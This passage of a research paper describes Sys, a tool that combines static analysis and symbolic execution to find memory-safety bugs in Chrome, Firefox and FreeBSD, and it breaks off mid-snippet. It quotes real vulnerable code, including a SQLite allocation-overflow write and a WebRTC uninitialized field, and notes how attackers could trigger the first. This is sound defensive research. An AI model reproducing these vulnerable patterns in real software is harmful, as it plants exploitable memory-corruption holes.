1. **An implementation of the system and five checkers that find good security bugs.** We used Sys to build five checkers for uninitialized memory, out-of-bounds access, and use-after-free (UAF) bugs. Sys found 51 bugs (Figure 1) in the Chrome browser, the Firefox browser, and the FreeBSD operating system, many in complicated C++ code. Sys discovered a group of 13 high-severity, exploitable SQLite bugs in the Chrome browser (CVE-2019-5827), which the SQLite author patched within seven hours; the patch was backported to Chrome within two days [1]. Sys also discovered a trio of bugs with a CVE in Firefox (CVE-2019-9805) [3], two more browser CVEs [4, 7], a user-after-free bug in Firefox [14], and a bountied bug in Chrome's audio support [2]. Finally, Sys is different enough from other checking tools that it can be used to check the checkers themselves (and vice versa): one of our bug reports [12] helped Firefox developers fix a configuration problem in the Coverity commercial checking tool. Sys is available at `https://sys.programming.systems`.

2. **An approach for scaling symbolic reasoning to huge codebases.** Fundamentally, full symbolic execution cannot scale to the browser. Sys's combination of static analysis and symbolic execution allows it to check entire browsers and get meaningful results in human time. The slowest checker covers all of Chrome in six hours on one (large) machine, and finds many real bugs.

3. **The design of a simple, extensible, DSL-based symbolic checking system that makes it possible to experiment with new checking techniques.** As a rough measure of complexity, Sys is only 6,042 lines of code (§3). It is easy to write new checkers (our static extensions are < 280 LOC; our symbolic checkers are ≤ 110 LOC), add false positive suppression heuristics (§5.1,5.2), and even extend the core system (§3). As one example, building the static checking pass took a weekend. As others, we were able to add shadow memory to the system in a few hours and fewer than 20 lines of code, and Section 6 describes how someone with no checker-writing experience created a UAF checker that found a Firefox bug.

2 System overview

This section provides an overview of static checking and symbolic execution, and shows how Sys works in practice by walking through the steps it took to find a high-severity Chrome bug in their version of the SQLite database. Figure 2 shows the bug, an exploitable out-of-bounds write caused by integer overflow of an allocation size. To find the bug, users provide checkers (described below) and an LLVM IR file to check (e.g., generated by Clang from C source), and Sys outputs bug reports.

2.1 Finding the bug is hard

This bug requires precise reasoning about values (the overflow) and memory (the allocation), which is not the strong suit of most static tools. Other general bug finding methods aren't well positioned to find this bug, either.[1] Hitting the bug with

[1] A *specialized* tool like KINT [142], which only looks for integer overflows given code and annotations, is well positioned to find the bug.

```
   /* third_party/sqlite/patched/ext/fts3/fts3_write.c */
3398 const int nStat = p->nColumn+2;
   /* static extension stores allocation size of <a> */
3401 a = sqlite3_malloc( (sizeof(u32)+10)*nStat );
3402 if( a==0 ){
3403   *pRC = SQLITE_NOMEM;
3404   return;
3405 }
...
3414 if( sqlite3_step(pStmt)==SQLITE_ROW ) { ...
3415 } else{
   /* symbolic checker flags this <memset> as an error,
     the size passed in can be larger than <a> */
3419   memset(a, 0, sizeof(u32)*(nStat) );
3420 }
```

Figure 2: High-severity bug Sys found in SQLite: `nColumn` is a user-defined number of FTS3 columns, and attackers can craft a database with enough columns to overflow the allocation on line 3401 to a small value. Then, the big `memset` on line 3419 will be out-of-bounds [1].

a test case or an automatic dynamic tool is daunting, since SQLite is a large,[2] complex codebase even before being included in Chrome—and the path (the sequence of instructions) leading to the bug is complex, too. To reach it, you would have to start Chrome's WebSQL and make a database of the correct kind—among other things, you would need to create a virtual table instead of a regular table or view [1, 134]—which would require correctly exercising huge paths. *Even then*, the tool or test would have to stumble on the correct number of columns to trigger the bug. Randomly orchestrating these events is next to impossible. On the other hand, pure symbolic tools, which work in theory, are unable to handle massive codebases. Our group's previous tool, KLEE [45], does whole program symbolic execution on 10-30KLOC of C, not millions of lines of C++. UC-KLEE, our group's adaption to KLEE that scales by symbolically executing functions in isolation, would still need to be modified to check Chrome. Examining each of the ≈15 million Chrome functions would take about five CPU-years even if execution time were bounded to 10 seconds per function[3] (§6).

2.2 How Sys finds the bug

Sys makes it easy for users to identify potential bugs, and then lets them use symbolic reasoning (and their own application-specific knowledge) to check them. We walk through Sys's three steps below: (1) statically scanning the source and marking potential errors, (2) jumping to each marked location to check it symbolically, and (3) reasoning about state that Sys misses because it skips code.

Static Clients write small static extensions—similar to checkers that identify patterns in source code—to quickly scan all checked code and mark potential errorsites (Figure 4). Sys runs static extensions similarly to prior tools: it constructs

[2] Version 3.28.0 is 153,572 LOC according to cloc-1.8.

[3] UC-KLEE typically operates with a bound 30–60× longer than that, five to ten minutes.

```
1  check :: Named Instruction -> Checker ()
2  check instr = case instr of
3
4    -- Save the size of the object
5    name := Call fName args | isAllocation fName -> do
6      let allocSize = args !! 0
7      saveSize name allocSize
8
9    -- Keep track of dependencies between LHS and RHS
10   -- variables of arithmatic instructions.
11   name := _ | isArith instr -> do
12     operands <- getOperands instr
13     forM_ operands $ addDep name
14
15   -- If an array index has some dependency on
16   -- an object's allocated size, report the path
17   name := GetElementPtr addr (arrInd:_) -> do
18     let addrName = nameOf addr
19     addrSize <- findSize addrName
20     when (isDep addrSize arrInd) $
21       reportPath arrSize arrInd
22
23   -- Otherwise do nothing
24   _ -> return ()
```

Figure 3: Simplified static extension for heap out-of-bounds errors. This checker looks for index operations (e.g., indexing (pictured) or `memset` (not pictured)) that are related to an object's allocated size.

a control flow graph from LLVM IR and then does a simple flow-sensitive traversal over it with the user's extension. Extensions are written in Haskell, and use a library of built-in routines to inspect and analyze the control flow graph. If a checker for a given bug already exists, clients can use that checker off the shelf.

Sys is subtly different from traditional static checkers, however. Traditional systems check program rules like "no deadlocks" by examining source code for buggy patterns like "two lock calls in a row with no unlock," and often aim to have a relatively low false positive rate. In contrast, Sys extensions should achieve high recall at identifying *possible errorsites*—which means that extensions are often crude, leaving serious reasoning (high precision) to the symbolic checker.

Figure 3 shows the static extension pass that marks the SQLite bug as a potential error. This extension looks for memory operations like `malloc(x)` and index operations like `memset(y)` where there is some relationship between `x` and `y`. Intuitively, the reason we look for this construct is that the dependency gives us enough information to compensate for unknown state (e.g., we probably won't know the values of `x` and `y`, but knowing their relationship can be enough to find bugs). The vast majority of these cases are not buggy, of course, but we'll use a symbolic checker to determine which are and which aren't later.

The extension itself uses Haskell's matching syntax (`case`) to do different actions depending on the IR instruction it is applied to. The conditional in lines 5-7 matches allocation calls and stores an association between the object's name and its allocated size. Then, the conditional on line 11 matches on any arithmetic instruction. It keeps track of dependencies




Figure 4: Developers provide the LLVM files they wish to check and a checker description in our framework. Their static extensions mark relevant program points, and their symbolic checkers jump to these points to symbolically execute in order to find bugs.

```
1  symexCheck :: Name -> Name -> Symex ()
2  symexCheck arrSize arrInd = do
3
4      -- Turn the size into a symbolic bitvector
5      arrSizeSym <- getName arrSize
6      -- Turn the index into a symbolic bitvector
7      let indTy = typeOf arrInd
8      arrIndSym <- getName arrInd
9      arrIndSize <- toBytes indTy arrInd
10
11     -- Report a bug if the index size can be
12     -- larger than the allocation size
13     assert $ isUge byte arrIndSize arrSizeSym
```

Figure 5: A slightly simplified version of the heap out-of-bounds checker, without the symbolic false positive suppression.

between variables in these instructions (e.g., `y = x + 1` would produce a dependency between `x` and `y`). Finally, when it matches on indexing operations (`GetElementPtr` on line 17), it marks any path where the index size has a dependency on the object's allocated size.

Symbolic The static pass produces potentially buggy paths, which Sys then feeds to the symbolic pass. This pass aims to achieve high precision at determining whether or not the bug actually exists by symbolically reasoning about all possible values on a given path. It: (1) automatically symbolically executes the entire path[4] and (2) applies the user's symbolic checker to the path.

Our tool, like other bit-accurate symbolic tools before it [47], aims to accurately track memory down to the level of a single bit—i.e., to assert *for sure* that a bit must be 0, must be 1, or may feasibly be either. Sys explores each potentially buggy code path individually, and it can explore a path either to termination or up to a window size. Each explored path has its own private copy of all memory locations it has read or written. As it advances down a path, Sys translates LLVM IR instructions into *constraints*, logical formulas that describe restrictions on values in the path. It also applies a user-supplied symbolic checker as it advances along the path (described below). Finally, Sys queries an SMT solver [37] to figure out if the path is possible. It receives either `UNSAT` if the path's constraints can never evaluate to true, or `SAT` if the path's constraints can.

The symbolic checker, in Figure 5, uses information that the static extension marked to figure out if an out-of-bounds write is possible. Specifically, its inputs on line 2 are the object size variable (`arrSize`) and index variable (`arrInd`) from the static extension. The symbolic checker is built from functions in Sys's symbolic DSL—`getName`, `toBytes`, `isUge`—which are designed to easily and safely encode constraints about LLVM variables (§3). First, the checker translates its input variables into their symbolic representations (line 5), and uses `toBytes` to change the raw index value into its offset size in bytes (line 9). Then, it `asserts` that `arrIndSize` should be larger than `arrSizeSym`—indicating an out-of-bounds access (line 13). Mechanically, these SysDSL functions add new constraints to the logical formula, alongside the constraints Sys automatically adds when symbolically executing the path. Sys applies this particular checker once it has finished symbolically executing a path.

Symbolic checkers have control over which code to skip, where to start executing along the marked possible-error path, and even which functions to enter or avoid.[5] For example, the checker in Figure 5 runs on each function with a marked `malloc` call, and it runs after Sys has finished symbolically executing the whole path; other checkers match on specific LLVM IR instructions and run at different points along the path. Users write short configurations to tell Sys where and when to run their checkers.

The checker in Figure 5 looks at paths from the start of functions with marked `malloc` calls, but it could start either closer to `main` or closer to the `malloc`. The farther away it starts, the more values it knows, but the higher the cost of exploration. At one extreme, jumping right to the `malloc` call is cheap, but will lack all context before the call. At the other, starting at `main` and attempting to reach each site is the equivalent of traditional symbolic execution.

Unknown state Sys's approach of jumping over code to the error site is both its strength and its weakness. By skipping code, it also skips this code's constraints and side-effects, including memory allocation and initializations. Thus, the struggle is how to (1) make up fake copies of skipped state, and (2) ensure that missing constraints do not lead to explosions of false positives.

Sys makes up state using lazy allocation, similar to the UC-KLEE system [115]. If checked code dereferences a symbolic

[4]The static phase gives the symbolic phase a complete path to execute, which can be a snippet of a loop or N unrolled iterations of a loop. Sys transforms the final path to single static assignment form to ensure that variables in loops are handled correctly.

[5]The checkers in this paper don't enter non-inlined function calls, but the implementation supports both behaviors.

location, Sys allocates memory for it and continues. This approach allows Sys to allocate exactly the locations that a path needs without any user interaction. However, allowing the contents of fake objects to be anything can cause false errors because of impossible paths and values. Sys doesn't drown us in false positives for four main reasons:

1. Sys's constraint solver eliminates all paths with internal contradictions (e.g., a path that requires a pointer to be both null and non-null); the only false positives that are left are due to the external environment (e.g., callers).

2. We use Sys to target specific errors instead of full functional correctness. As a result, many fake values that could potentially cause problems do not, since they don't affect the checked property in any way. For example, Sys will find the bug in Figure 2 even if the elided code does many different memory operations, as long as these operations don't touch the `nColumn` field.

3. Sys checkers can also account for undefined state in useful ways. For example, the `malloc` checker looks for out-of-bounds access in code snippets where there's a dependency between an object's allocation size and its index size. The dependency gives us important information—the relationship between an object's size and the index value—that allows us to find bugs without knowing what the object's size and index value actually *are*.

4. Large groups of false positives usually share a root cause, and Sys checkers can address that cause with ad hoc, checkers-specific tricks. For example, the checker that found the SQLite bug makes different assumptions about integer inputs compared to object fields: it assumes that integer inputs can be anything, while object fields have been vetted, and so must not be massive (§5.2). This one change eliminated many false positives.

Next, we discuss design decisions (§3–§4) and results (§5).

3 SysDSL design

Our goal was to build a symbolic checking system that was not just accurate, but also flexible enough to express checkers that could find bugs in huge codebases. Everything from prototyping checkers to hacking on the core system to suppressing false positives with ad hoc information—like the massive-value suppression in the previous section—had to be easy and fast. To that end, we aimed for a system that was:

1. **Domain specific**: at the highest level, the system should make *bug finding* easy. There should be direct, high-level ways to express both symbolic checks (e.g., "is `x` uninitialized") and ad hoc information (e.g., "all size arguments to `malloc` are greater than zero."). On the one hand, users should not have to annotate the code that they're checking; on the other, they should not have to hack directly on the solver's internal representation of constraints. Even turning an LLVM variable into a solver's internal representation—a fixed-width vector of bits called a bitvector—is complicated: if the variable is a struct, is it padded, and if so, how much padding goes between each element?

2. **Expressive**: we can't anticipate all the extensions and checkers that Sys clients may want, so our challenge is to ensure that they can express any checkable property or take advantage of any latent program fact. We arrived at two rules for ensuring that clients of extensible systems can express things that their designers did not anticipate. First, to make sure that clients can express anything computable, they must be able to write Turing-complete code. Second, to make sure that their interface to the system internals—in this case, the static extension and symbolic checkers' interface to Sys internals—is sufficiently powerful, core components of the system *itself* must be built atop the same interface. In contrast, many checking systems have a special, internal interface that built-in checkers use, and a bolted-on, external interface for "extensions." Invariably, the extension interface lacks power that the internal interface has.

3. **Simple**: it should be possible to iterate quickly not only on checkers but also on components of the core system—and changing 6,000 lines of code is easier than changing 60,000. This is especially important for symbolic checking tools because they are inherently complex, built from tightly-coupled, large subsystems, and often operate in feedback loops where each symbolic bit is the child of thousands of low-level decisions. A mistake in a single bit can cause an explosion of false reports that are hard to understand and hard to fix; mistakes that lead to false negatives are hard to find at all.

4. **(Type) Safe**: debugging symbolic execution errors can be nightmarish, since fifty constraints can define a single variable that has a single incorrect bit. We want a system that makes it as easy as possible to get constraints right, and types can help us avoid malformed constraints early.

In the rest of this section, we quickly describe the design of the static extension system. Then, we describe the challenges of building symbolic checkers, and how SysDSL addresses those challenges by fulfilling our design principles.

3.1 Static extensions

Building extensible static checking systems is already the focus of significant work in both academia and industry [27, 39, 60, 62, 65, 70, 84, 87, 122]. Since the details of our static extension system are relatively standard, we only discuss one idiosyncrasy of Sys's static system here: Sys does both its static and symbolic passes on LLVM IR (or bytecode). Typically, static tools want to check the highest-level—most semantics-preserving—representation possible, because the more information they have, the easier it is to find errors and suppress false positives. For example, running checkers for the C language after the preprocessor can cause challenges, since checkers don't know that, say, 127 is actually `MAXBUF` or that a strange chunk of code is actually a macro. Running checkers on bytecode is even more suboptimal in some ways, but we do

it because: (1) it makes communication between the static and symbolic passes simple; (2) we can check any language that emits LLVM IR; (3) it lets us "see inside" complicated C++ code for free; and (4) it allows our checkers to comprehend and take advantage of compiler optimizations (§6).

3.2 Specifying symbolic constraints is hard

Users generate their own constraints differently depending on which symex system they use: some systems require language-level annotations, while others have users hack almost directly on SMT constraints. We decided to build SysDSL because of our experience building and using both kinds of tools, which we describe below.

KLEE users express invariants by providing C annotations like "a Bignum's negative field must be either one or zero." According to the main UC-KLEE implementer, David Ramos, naively written annotations would cause KLEE to spin forever—in effect, the annotations would generate LLVM IR that was adversarial to the tool. To write useful annotations, users needed to understand what LLVM IR the C compiler would generate, *and* understand whether or not that IR was compatible with KLEE. For example, David avoided C code that would generate certain LLVM "`or`" statements, since these statements triggered excessive KLEE forking. David's and our own experiences with KLEE convinced us that we needed a high-level way of expressing constraints that didn't force users to emulate a C compiler.

At the same time, checking LLVM IR by hacking directly on SMT constraints—as we did in early versions of Sys—had its own challenges. LLVM IR and SMT solvers have different basic types (e.g., rich structs vs. simple bitvectors) and different correctness requirements. As an example of the latter, the Boolector SMT solver's [107] logical left shift operator required the width of the second operand to be $log2$ of the width of the first operand; at the IR level, there is no such restriction. Thus, in the middle of trying to write a checker, we would forget the SMT requirement, use the shift, hard crash the solver, add some width castings, get them wrong, etc. In addition to accounting for SMT requirements like left shift, our old approach required users to manually account for LLVM's requirements (e.g., by correctly padding their own structs). We ran into similar problems using `angr` [131] (e.g., solver crashes due to adding variables of incompatible bitwidth), but with the addition of Python dynamic type errors. After that, we wanted to express constraints in a way that protected users from hand-translating IR into SMT.

3.3 Our solution: SysDSL

Sys clients use the SysDSL to write symbolic checkers like the `malloc` checker in Section 2 (Figure 5). The DSL exposes simple, safe LLVM-style operations that it automatically translates into Boolector SMT bitvector representations [43, 107]. In particular, with SysDSL, users can create symbolic variables and constants from LLVM ones; perform binary operations, assignments, comparisons, and casts on these variables and constants; set and get fields in symbolic aggregate structures; and, load and store to symbolic memory. We also provide a library with symbolic operations like `memcpy` that builds on top of the core primitives.

```
1  translateAtomicrmw result rmwOp addr val = do
2    -- Get symbolic variable for LLVM operand addr
3    addrSym <- getOperand addr
4    valSym <- getOperand val
5    -- Get the LLVM operand val's type
6    let operandType = typeOf val
7    -- Load value stored at symbolic addr in symbolic memory
8    oldValSym <- load addrSym operandType
9    -- Do the symbolic rmw operation with two symbolic vars
10   newValSym <- rmwOp oldValSym valSym
11   -- Store the symbolic result to symbolic memory at addr
12   store addrSym newValSym operandType
13   -- Assign the symbolic old value to be the result
14   assign result oldValSym
```

Figure 6: Implementation of the `translateAtomicrmw` LLVM instruction in SysDSL.

Though SysDSL is designed for writing checkers, we also used it to implement every LLVM instruction that the symbolic engine supports, guaranteeing that it's powerful enough to express whatever users want. As an example, we walk through our implementation of an LLVM IR instruction to show how the DSL works. The `atomicrmw` instruction in Figure 6 atomically updates memory using a given instruction (e.g., addition). Given address `addr` and value `val`, the LLVM `atomicrmw` instruction: (1) reads the value, `oldValSym`, at address `addr`; (2) performs the given operation (e.g., addition) with `oldValSym` and `val`; (3) writes the result back to `addr`; (4) returns `oldValSym`.

First, and most importantly, SysDSL eliminates a whole class of type and logic bugs that arise from operating on raw SMT bitvectors. For example, if `oldValSym` and `valSym` (line 10) have different bitwidths, the SysDSL will exit with an informative error. It also prevents more subtle type errors: it lets us ignore the fact that `addr` would be a 32- or 64-bit pointer, and that memory could be an array with blocks of any size. If, say, `addr` is 32-bits in an LLVM file that specifies 64-bit pointers, the SysDSL will exit with an error.

Second, SysDSL exposes functions that are polymorphic over LLVM types to reflect LLVM's polymorphism—e.g., that `rmwOp` (line 10) operates on all widths of integer and vectors—and to simplify both the symex engine and checker implementations. For example, `val` could be a vector or a scalar of any width. Internally, the SysDSL handles the operation accordingly—e.g., for vector `vals` it will automatically decompose the vectors, un-pad the elements if they are padded, add each pair of elements, re-pad the result, and re-assemble the result vector. Doing this manually is both cumbersome and error-prone.

SysDSL also automatically manages variable bindings, mapping an LLVM variable to its corresponding SMT vari-

able. For example, the `getOperand` DSL function on line three takes an LLVM operand as input and returns the symbolic SMT bitvector representing that operand. Internally, this function creates a new bitvector for the LLVM operand if one has not already been created, and returns the existing bitvector otherwise. Similarly, `load` and `store` always load from and store to the most recent version of symbolic memory. Even this seemingly simple task is error-prone when using SMT libraries directly (since users must manually model scope, loops, etc.).

Finally, SysDSL does not bind users' hands: they can compose existing operations to create their own custom operations; the `atomicrmw` LLVM instruction is one example of how to compose new instructions out of SysDSL functions. If, for some reason, users *want* direct access to our Boolector SMT bindings, they can import them; since DSL and bindings functions operate on the same constraint representation, they can interoperate, too.

4 Memory design

Because memory modeling is one of the hardest parts of symbolic checking, this section discusses how Sys models memory. We use KLEE as a comparison point, since it: (1) also focuses on bit-precise symbolic execution and (2) is relatively well known [47] (e.g., it has its own workshop [23]).

Memory In order to perform queries on a memory location in the checked program, a symbolic tool must map program memory to a corresponding memory representation in its constraint solver. The most natural approach (and what Sys does) is to represent memory in the same way as most modern hardware: as a single, flat array.

In contrast, KLEE (and UC-KLEE) represents each object as its own distinct, disjoint symbolic array (you can view this as segmentation). This is because manually segregating arrays lets the solver avoid reasoning about all reads and writes at once; when KLEE was created, solvers had less sophisticated optimization heuristics for arrays, so separate arrays were essential for performance. If a pointer dereference `*p == 0` can point to N distinct symbolic objects, KLEE uses the constraint solver to resolve each option, and fork the current path N times to explore each one separately. This is because KLEE's solver requires that constraints refer to arrays by name, i.e., constraints cannot use "pointers" to arrays.

Sys can use a single flat array for two reasons. First, modern constraint solvers have much better support for arrays, and second, Sys's *much* smaller window size means that there are simply many fewer memory accesses to handle. With a single flat array, every object's address becomes an integer offset from the base of the symbolic array. These offsets can be concrete values or—crucially—fully symbolic expressions. If we use array *mem* to represent memory and p to be a fully symbolic expression, the query `*p == 0` directly translates to $mem[p] = 0$. By using flat memory, Sys sidesteps enumerating all of a pointer's pointees—the SMT solver takes care of that.

A single flat memory array makes translating code to constraints simple. Double-, triple-, quadruple- (or more) indirect pointers take no special effort; `***p == 0` simply becomes $mem[mem[mem[p]]] = 0$. Dereferences work naturally even if naughty code casts pointers to integers and vice versa, or mutilates them through combinations of bit-level hacks. In contrast, just for double indirection, KLEE requires multiple levels of forking resolution.

Shadow memory Flat memory also makes checking easier. Checking tools often need to associate metadata with memory locations. Does a location contain a pointer? Is it uninitialized? Is it deallocated? The wrong way to track this information, for both dynamic and symbolic tools, is by using a special "canary" value [82]. If checked code ever stores the canary bit-pattern itself, the tool will flag false positives, and tracking small units like single bits is clearly infeasible. The problem gets worse for underconstrained symbolic tools. Consider an uninitialized memory checker that stores a canary bit-pattern to all uninitialized pointers. This checker cannot do queries asking if pointers *may* be uninitialized, since if pointer `p` is initialized to point to fully-symbolic `v`, `v` can equal the canary. Instead, the checker asks if pointers *must* be uninitialized. This restriction goes a long way to defeating the point of symbolic checking, since (among other issues), the checker will miss all errors where a pointer could point to both initialized and uninitialized locations.

The standard approach that dynamic tools like Valgrind [106], Purify [82], and Eraser [123] take is to associate each memory location m with a corresponding *shadow memory* location m' that stores metadata about m. They can track even the state of a single bit by setting its shadow location to an integer value corresponding to "allocated," "freed," or "initialized." To the best of our knowledge, UC-KLEE is the only symbolic tool with shadow memory, and it was a 5–10KLOC effort that no tool (that we know of) has since replicated.

Sys implements shadow memory as well—easily, in twenty lines and an afternoon, because it represents memory as a single flat array. Shadow memory is separate, configurable array. As a result, queries on shadow memory are almost direct copies of queries on memory, perhaps with a scaling adjustment. For example, if the user tracks a shadow bit for each location, the expression `*p` maps to $mem[p]$, and the expression $shadow[p/32]$ checks `p`'s shadow bit (assuming 32-bit pointers).

Drawbacks The flat memory model has a number of drawbacks, though: first, it may be too slow for large window sizes and full-program symbolic execution. Second, in a flat memory model, out-of-bounds memory accesses turn into out-of-bounds accesses in symbolic memory. This means that any memory corruption in the analyzed program becomes a memory corruption in the analysis. This could be fixed by tracking a base and bound of each object in shadow memory, and then preventing—but reporting—out-of-bounds accesses.

5 Using Sys to find bugs

In this section, we evaluate Sys's:

1. **Expressiveness:** can we use the SysDSL to express real, diverse checkers and suppression heuristics?

2. **Effectiveness:** can we use Sys to find new security bugs in aggressively tested, huge codebases without sieving through thousands of false positives?

We answer these questions by implementing three checkers that look for two kinds of classic memory safety bugs—use of uninitialized memory and out-of-bounds reads and writes—in browser code, and one system-specific checker that finds unvalidated use of untrusted user data in the FreeBSD kernel.

Workflow We built and debugged checkers on parts of browser code (e.g., the Prio or Skia library) on our laptops. For entire codebases, we ran Sys on a large machine: Intel Xeon Platinum 8160 (96 threads) with 1TB of RAM, running Arch Linux (2/22/19). We check Firefox changeset:commithash `503352:8a6afcb74cd9`, Chrome commit `0163ca1bd8da`, and FreeBSD version 12.0-release. We configured the checkers to run quickly enough that we could debug problems easily: the uninitialized checker uses a bound of 5 blocks, the out-of-bounds 15, and user input 20; we set the solver timeout to 5 minutes. Chrome took longest (under an hour for the out-of-bounds checkers and six hours for the uninitialized memory checker) while FreeBSD was quick (six minutes for user input). All symbolic checkers reject $\geq$98% of statically proposed paths. We discuss block bounds and timeouts further in Section 7.

Bug counting We only count unique bugs: if multiple reports share the same root cause (e.g., an inlined function), we only count a single bug. If the same bug occurs in both browsers (e.g., [5]), we only count it once in the total tally. We mark bugs as unknown if we were unable to map their LLVM IR error message back to source (e.g., because of complicated C++ inlining).

How good is the code we check? The main systems we check—Chrome and Firefox—are some of the most aggressively checked open-source codebases in the world. Both browsers run bug bounty programs that reward security bug reports [51, 103]. Mozilla's program has paid over a million dollars since 2004 [103], and Chrome's most common bugs yield $\$500 - \$15,000$ [51].

Google runs a massive distributed fuzzer on Chrome 24/7 using over 25,000 machines [21] using three different dynamic sanitizers: AddressSanitizer (ASan) [55] (e.g., for buffer overflows); MemorySanitizer (MSan) [56] (e.g., for uninitialized memory); and UndefinedBehaviorSanitizer (UBSan) [57]. Chrome also encourages developers to write fuzz targets for the their own components [102], and combined, Google fuzzers and test cases reach 73% line coverage of the entire browser [54]. Firefox has a whole team devoted to fuzzing [125], and their JavaScript engine alone ran six different fuzzers as of 2017 [88]. They direct developers to use sanitizers [24] and Valgrind [106], and recently rolled out the ASan Nightly project, where regular users browse the web with ASan enabled—any error triggers an automatic bug report, and any cash bounties are awarded to the user [67].

The browsers also use static tools. Chrome recommends that developers run Clang's core, C++, "Unix", and dead code checkers [52]. Firefox automatically runs static checkers on every submitted patch [104]. These include: (1) Mozilla-specific checkers; (2) Clang-tidy lints; and (3) traditional Clang static checkers. Firefox also runs the Infer static analyzer [15] alongside their Coverity scans (integrated in 2006) [20], which resulted in many thousands of bug fixes.

How good are the bugs we find? Our checkers focus on low-level errors like uninitialized memory and buffer overflows because these are the same bugs that almost every tool we mention in this section detects—so finding these bugs is a better test for Sys than finding errors that other tools have never tried to find. The bugs are also not just new introductions to the codebase. We looked at how long each bountied bug existed, because those seem like the ones other people are most incentivized to find. The Prio bugs have existed since Prio's introduction last year (§5.1), the SQLite pattern has existed for at least nine years (§5.2), and the Opus codec bug has existed for three and a half years (§5.3).

5.1 Uninitialized memory

This section describes our uninitialized memory checker. We start with this error type because it is arguably the most heavily picked-over of any bug type (more even than buffer overflows). The results in Figure 7 show that Sys is effective—it finds 21 errors—and we describe how the checker works and its results below.

5.1.1 How the checker works

Static extension: a simple, somewhat conservative pass that marks potential uses of uninitialized stack variables. For each stack allocation s, the extension performs a flow-sensitive pass over all subsequent paths. If there is no obvious store to s, the extension marks the first load of s as potentially uninitialized. The extension does not track pointer offsets, instead considering every new offset as a new tracked location.
Symbolic checker: uses Sys's shadow memory (§ 4) to detect uses of uninitialized memory, similar to concrete tools like Valgrind [106] and Purify [82]—with the advantage that it can reason about many possible locations at once (e.g., all locations that a symbolic pointer or a symbolic array index could refer to).

Sys runs the checker symbolically on each path flagged by the static pass. The start of each checked path is a stack allocation s that is potentially used uninitialized. The checker associates each bit in s with a shadow bit s_b and initially sets each shadow bit s_b to 1 (uninit). At each store, it writes all associated shadow bits s_b to 0 (not-uninit). Finally, at the

end of the first block in which s is read, the checker runs the following snippet with s as `uninitVar`; it will emit an error if any bit in s_b is set:

```
uninitCheck uninitVar uninitType = do
  uninitSym    <- getName uninitVar
  shadowResult <- loadShadow uninitSym uninitType
  isSet        <- uninitConst uninitType
  assert $ isEq uninitType shadowResult isSet
```

The last line adds a solver constraint that the checked location `uninitSym`'s shadow memory, `shadowResult`, has a bit set (implying uninitialized). The solver runs immediately afterwards and "stores" its result—SAT implies a read of uninitialized memory—so that the checker can use it (e.g., to report an error to the client). Note: the checker is not doing a concrete check of a single value. The loaded location, `uninitSym` and thus `shadowResult` can be symbolic expressions that refer to many storage locations simultaneously. The solver will determine if any value on the checked path could cause any of these locations to read even a single uninitialized bit.

False positives: perhaps because this checker examines so many locations, it was the most sensitive to false positives caused by impossible values. We discuss the two most interesting sources of false positives below.

First, for speed, the checker does not enter functions and instead takes advantage of Clang's inlining. This initially caused a serious number of false positives whenever an uninitialized variable `x` was passed to a skipped function and then used (e.g., `init(x); *x;`). Before we built shadow memory, we tried two failed approaches:

1. Using static analysis to determine at the IR level which pointers were passed to skipped function calls. This was brittle at deciphering the casts, loads, and pointer offset calculations that created escaping pointers.

2. Suppressing the problem symbolically, by storing unconstrained values to each pointer passed to a function. This introduced more correctness problems: LLVM IR uses pass-by-reference whenever it can, so the checker ended up modifying almost all values passed to functions.

The solution using shadow memory is more robust: for each pointer argument, add a constraint that uses the argument expression to exactly describe which shadow locations to clear (e.g., most simply, for unentered `foo(p)`, clear every bit in `p`'s shadow). The exact constraint meant we did not need to manually determine which pointers were passed to functions, and shadow memory let us avoid canaries. Unintuitively (to us), this version of *symbolic* false positive suppression was actually far easier and more effective than the static one.

The second initial source of false positives arose because we run checkers on the optimized release builds of Chrome and Firefox, the code that gets shipped to millions of users. Optimizations shrink the IR by almost an order of magnitude (good) but also strip `ASSERT`s (bad). Both browsers rely on `ASSERT` to express invariants, which means checking optimized code can yield false positives:

System	True	False	Unknown
Chrome	6	5	1
Firefox	12	3	3
Total Browser	13	7	3
FreeBSD	8	2	0
Total	21	9	3

Figure 7: True bugs and false positives for the uninitialized memory checker. All true browser bugs are reported and confirmed by a triage developer with two exceptions, where we reported directly to the library maintainers and have not heard back. FreeBSD has not responded.

```
ASSERT(num > 0);
ASSERT(num >= j);
for (int i = 0; i < num; i++) x[i] = i;
return x[j]; // j is unsigned
```

Without the `ASSERT`s, the checker does not know that `j` is less than `num`, and thus that the final `x[j]` can never be uninitialized. To avoid this, we re-run all buggy function snippets on the debug version of the browser; there, the tool can tell that the "buggy" path is actually infeasible.

5.1.2 Checker results

Figure 7 breaks down the 21 bugs this checker found. Three Firefox bugs were marked sec-medium (equivalent to bugs that, say, can be used to leak cookies); together, these bugs were rewarded a bounty and assigned a new CVE. A Chrome bug also received a CVE. The false positive rate for this checker is relatively high, but we hope to improve it by jumping back to callsites. Below, we discuss two cases where Sys found bugs that other tools missed.

A benefit of checking IR: checking IR means that we see any compiler-generated code, and thus can detect errors in it, or errors in assumptions programs make about it. For complex languages like C++, doing this reasoning with a high-level checker can be hard, since it is not always obvious what the compiler might do—or even that it will do anything at all.

The following uninitialized memory CVE in Chrome's WebRTC module [7] is a good example. Here, a compiler-generated default constructor never sets a field that a cleanup function uses:

```
/* third_party/webrtc/modules/audio_processing
 ↪  /aec/echo_cancellation.cc */

123 Aec* aecpc = new Aec();
...
130 aecpc->aec = WebRtcAec_CreateAec(aecpc->instance_count);
131 if (!aecpc->aec) {
132   WebRtcAec_Free(aecpc);
```

The `Aec` constructor is defined with C++ 11's `default` keyword. This compiler-generated constructor (not shown) does not initialize the `far_pre_buf` field of the `aecpc` object; instead, Chrome relies on code to call `WebRtcAec_Init` to initialize the object. Unfortunately, when the allocation function (`WebRtcAec_CreateAec`) returns null, this field remains uninitialized and *is* used by `WebRtcAec_Free`.

Checking checkers: checkers have errors, just like the code they check. Errors that lead to false negatives are especially pernicious because they are silent. For example, this uninitialized memory bug from Firefox's Prio library for privacy-preserving data aggregation [83] should have been caught by Firefox's regular Clang checks:[6]

```
/* third_party/prio/prio/serial.c */

116 static SECStatus
117 serial_read_mp_array(msgpack_unpacker* upk, ...,
118                      const mp_int* max)
119 {
